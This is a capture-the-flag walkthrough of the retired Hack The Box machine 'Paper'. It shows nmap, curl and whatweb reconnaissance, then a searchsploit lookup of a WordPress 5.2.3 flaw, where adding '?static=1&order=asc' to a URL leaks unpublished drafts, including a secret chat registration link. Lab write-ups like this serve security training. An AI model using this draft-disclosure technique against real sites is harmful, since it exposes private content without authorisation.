Máquina Paper

Paper

OS
Linux

RELEASE DATE
05 Feb 2022

DIFFICULTY
Easy

MACHINE STATE
Retired

https://app.hackthebox.com/machines/432


Reconnaissance

SHELL

```
❯ sudo nmap -sSCV --min-rate 5000 -p- --open 10.129.136.31 -oN scan1.txt
[sudo] password for belin:
Starting Nmap 7.97 ( https://nmap.org ) at 2025-09-04 21:15 +0200
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 66.67% done; ETC: 21:15 (0:00:07 remaining)
Nmap scan report for 10.129.136.31
Host is up (0.065s latency).
Not shown: 64985 closed tcp ports (reset), 547 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   2048 10:05:ea:50:56:a6:00:cb:1c:9c:93:df:5f:83:e0:64 (RSA)
|   256 58:8c:82:1c:c6:63:2a:83:87:5c:2f:2b:4f:4d:c3:79 (ECDSA)
```

```
|_  256 31:78:af:d1:3b:c4:2e:9d:60:4e:eb:5d:03:ec:a0:22 (ED25519)
80/tcp  open  http    Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
| http-methods:
|_  Potentially risky methods: TRACE
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
|_http-title: HTTP Server Test Page powered by CentOS
443/tcp open  ssl/http Apache httpd 2.4.37 ((centos) OpenSSL/1.1.1k mod_fcgid/2.3.9)
|_http-generator: HTML Tidy for HTML5 for Linux version 5.7.28
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=Unspecified/countryName=US
| Subject Alternative Name: DNS:localhost.localdomain
| Not valid before: 2021-07-03T08:52:34
|_Not valid after:  2022-07-08T10:32:34
|_http-title: HTTP Server Test Page powered by CentOS
| http-methods:
|_  Potentially risky methods: TRACE
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_  http/1.1
|_http-server-header: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.01 seconds
```

Nmap reported the ports **22(SHH)**, **80(HTTP)**, **443(HTTPS)** so lets take a look



HTTP SERVER **TEST PAGE**

This page is used to test the proper operation of the HTTP server after it has been installed. If you can read this page it means that this site is working properly. This server is powered by CentOS.

If you are a member of the general public:

The website you just visited is either experiencing problems or is undergoing routine maintenance.

If you would like to let the administrators of this website know that you've seen this page instead of the page you expected, you should send them e-mail. In general, mail sent to the name "webmaster" and directed to the website's domain should reach the appropriate person.

For example, if you experienced problems while visiting www.example.com, you should send e-mail to "webmaster@example.com".

If you are the website administrator:

You may now add content to the webroot directory. Note that until you do so, people visiting your website will see this page, and not your content.

For systems using the Apache HTTP Server: You may now add content to the directory `/var/www/html/`. Note that until you do so, people visiting your website will see this page, and not your content. To prevent this page from ever being used, follow the instructions in the file `/etc/httpd/conf.d/welcome.conf`.

For systems using NGINX: You should now put your content in a location of your choice and edit the `root` configuration directive in the **nginx** configuration file `/etc/nginx/nginx.conf`.

Important note!

The CentOS Project has nothing to do with this website or its content, it just provides the software that makes the website run.

If you have issues with the content of this site, contact the owner of the domain, not the CentOS project. Unless you intended to visit CentOS.org, the CentOS Project does not have anything to do with this website, the content or the lack of it.

For example, if this website is www.example.com, you would find the owner of the example.com domain at the following WHOIS server: http://www.internic.net/whois.html


© 2021 The CentOS Project | Legal | Privacy

In both http and https we find this web which appers to the default Apache http page in CentOS.

Using `curl` with verbose we can see what the server responses and we can find a domain which I wrote in `/etc/hosts`

```shell
❯ curl -I -v http://10.129.136.31/
*   Trying 10.129.136.31:80...
* Connected to 10.129.136.31 (10.129.136.31) port 80
* using HTTP/1.x
> HEAD / HTTP/1.1
> Host: 10.129.136.31
> User-Agent: curl/8.15.0
> Accept: */*
>
* Request completely sent off
< HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
```

```
< Date: Thu, 04 Sep 2025 20:11:07 GMT
Date: Thu, 04 Sep 2025 20:11:07 GMT
< Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
Server: Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9
< X-Backend-Server: office.paper
X-Backend-Server: office.paper
< Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
Last-Modified: Sun, 27 Jun 2021 23:47:13 GMT
< ETag: "30c0b-5c5c7fdeec240"
ETag: "30c0b-5c5c7fdeec240"
< Accept-Ranges: bytes
Accept-Ranges: bytes
< Content-Length: 199691
Content-Length: 199691
< Content-Type: text/html; charset=UTF-8
Content-Type: text/html; charset=UTF-8
<

* Connection #0 to host 10.129.136.31 left intact

□ □ □ □ ~/Desktop/Machines/HTB/Paper/nmap □ □ □
```



Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

Prisonmike | 1 Comment | June 19, 2021

Feeling Alone!

I am sorry everyone. I wanted to add every one of my friends to this blog, but Jan didn't let me. So, other employees who were added to this blog are now removed. As of now there is only one user in this blog. Which is me! Just me.

READ MORE

Prisonmike | No Comment Yet | June 19, 2021

Secret of my success

Don't ever, for any reason, do anything to anyone for any reason ever, no matter what, no matter where, or who, or who you are with, or where you are going, or where you've been... ever, for any reason whatsoever...

READ MORE

Prisonmike | 1 Comment | June 19, 2021

Hello Scranton!

This is the first post on the Official Blunder Tiffin Scranton Branch's blog. All of my friends are added to this blog and this'll be a cool place for us to hangout!

READ MORE

Recent Posts

Feeling Alone!

Secret of my success


Hello Scranton!

Recent Comments

Nick on Feeling Alone!

Creed Bratton on Hello Scranton!

://office.paper/index.php/2021/06/19/hello-scranton/



This site appers to be hosted using WordPress, using `whatweb` we can confirm it


```
❯ whatweb http://office.paper/
http://office.paper/ [200 OK] Apache[2.4.37][mod_fcgid/2.3.9], Bootstrap[1,5.2.3], Country[RESERVED][ZZ],
HTML5, HTTPServer[CentOS][Apache/2.4.37 (centos) OpenSSL/1.1.1k mod_fcgid/2.3.9], IP[10.129.136.31],
JQuery, MetaGenerator[WordPress 5.2.3], OpenSSL[1.1.1k], PHP[7.2.24], PoweredBy[WordPress,WordPress,],
Script[text/javascript], Title[Blunder Tiffin Inc. &#8211; The best paper company in the electric-city Scranton!],
UncommonHeaders[link,x-backend-server], WordPress[5.2.3], X-Backend[office.paper], X-Powered-By[PHP/7.2.24]
```

```
searchsploit -m multiple/webapps/47690.md
```

If we look a exploit for that versión using `searchsploit` we can finde this vulnerability that allow us to see secret content such comments:

```
❯ cat 47690.md
───────┬──────────────────────────────────────────────────────────
       │ File: 47690.md
───────┼──────────────────────────────────────────────────────────
   1   │ So far we know that adding `?static=1` to a wordpress URL should leak its secret content
   2   │
   3   │ Here are a few ways to manipulate the returned entries:
   4   │
   5   │ - `order` with `asc` or `desc`
   6   │ - `orderby`
   7   │ - `m` with `m=YYYY`, `m=YYYYMM` or `m=YYYYMMDD` date format
   8   │
   9   │
  10   │ In this case, simply reversing the order of the returned elements suffices and `http://wordpress.local/?st
       │ atic=1&order=asc` will show the secret content:
```

Watching the secret content, we noticed about a secret chat:



Blunder Tiffin Inc.

The best paper company in the electric-city Scranton!

test

Micheal please remove the secret from drafts for gods sake!

Hello employees of Blunder Tiffin,

Due to the orders from higher officials, every employee who were added to this blog is removed and they are migrated to our new chat system.

So, I kindly request you all to take your discussions from the public blog to a more private chat system.

-Nick

Warning for Michael

Michael, you have to stop putting secrets in the drafts. It is a huge security issue and you have to stop doing it. -Nick

Threat Level Midnight

A MOTION PICTURE SCREENPLAY,
WRITTEN AND DIRECTED BY
MICHAEL SCOTT

[INT:DAY]

Inside the FBI, Agent Michael Scarn sits with his feet up on his desk. His robotic butler Dwigt....

Secret Registration URL of new Employee chat system

http://chat.office.paper/register/8qozr226AhkCHZdyY

I am keeping this draft unpublished, as unpublished drafts cannot be accessed by outsiders. I am not that ignorant, Nick.

Also, stop looking at my drafts. Jeez!

Recent Posts

Feeling Alone!


Secret of my success

Hello Scranton!

